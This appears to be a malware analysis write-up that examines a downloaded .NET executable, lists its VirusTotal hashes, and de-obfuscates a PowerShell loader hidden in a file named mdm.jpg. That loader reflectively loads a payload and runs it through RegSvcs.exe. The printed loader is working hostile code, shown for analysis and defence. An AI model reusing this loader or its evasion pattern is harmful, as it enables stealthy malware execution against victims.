


It downloads the file. Let’s analyze that file as well.





This shows the file windows.exe file with the magic bit MZ and 4D_5A.

If we download that file, we get the executable as download.exe



Verdict from the virustotal





Basic properties

MD5	88e8cee71f454bc1fa6b3a7741a3bd7d
SHA-1	38a28b1c29b916fa296e3d48e03ddf33a7fbead0
SHA-256	1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798
Vhash	264036555511c08c321d104e
Authentihash	23d9fad78ea0073d415cd33ece58710072d068985add9667e6f12d39ae784049
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	1536:o206lH9kGYrsVqfhuD2a/d97IURE8vU6aoM9EKKbE4I1xgJK8riTRxx:o206lH9kSE8vU6aoM9EvbEpxgtIbx
TLSH	T1BB5319053BE8C01AE3BECF7468F6768445B9F56F2902D91D1C8501DB1672BC2AD42ABF
File type	Win32 EXE · executable · windows · win32 · pe · peexe
Magic	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
TrID	Generic CIL Executable (.NET, Mono, etc.) (67.7%) · Win64 Executable (generic) (9.7%) · Win32 Dynamic Link Library (generic) (6%) · Win16 NE executable (generic) (4.6…
DetectItEasy	PE32 · Compiler: VB.NET · Library: .NET (v4.0.30319) · Linker: Microsoft Linker (8.0)
Magika	PEBIN
File size	65.00 KB (66560 bytes)
PEiD packer	.NET executable

History

Creation Time	2023-10-30 15:08:44 UTC
First Seen In The Wild	2024-01-11 18:17:54 UTC
First Submission	2024-01-11 16:36:37 UTC
Last Submission	2025-12-14 22:07:59 UTC
Last Analysis	2025-11-27 08:41:15 UTC

Names

If we dig deeper the mdm.jpg file, we can see more obfuscation like below:

```
Sleep 5
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#######indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

Let’s de-obfuscate it as:

Input

```
Sleep 5
$HM = 'L###############o################a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace  '#', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W########indow############s\Mi####cr'-replace  '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'-replace  '#', ''
$VA = @($AC, $NKbb)

$CM = 'In#################vo################ke'-replace '#', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

482 13

Output

```
Sleep 5
$HM = 'Load' -replace '', ''
$Fu = [Reflection.Assembly]::$HM($pe)


$NK = $Fu.GetType('NewPE2.PE'-replace  '', '')
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\Windows\Micr'-replace  '', ''
$AC = $NA + 'osoft.NET\Framework\v4.0.30319\RegSvcs.exe'-replace  '', ''
$VA = @($AC, $NKbb)

$CM = 'Invoke'-replace '', ''
$EY = $MZ.$CM($null, [object[]] $VA)
```

Seems like attacker uses LOLBin is leveraged for stealthy process execution in this script which is:

C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe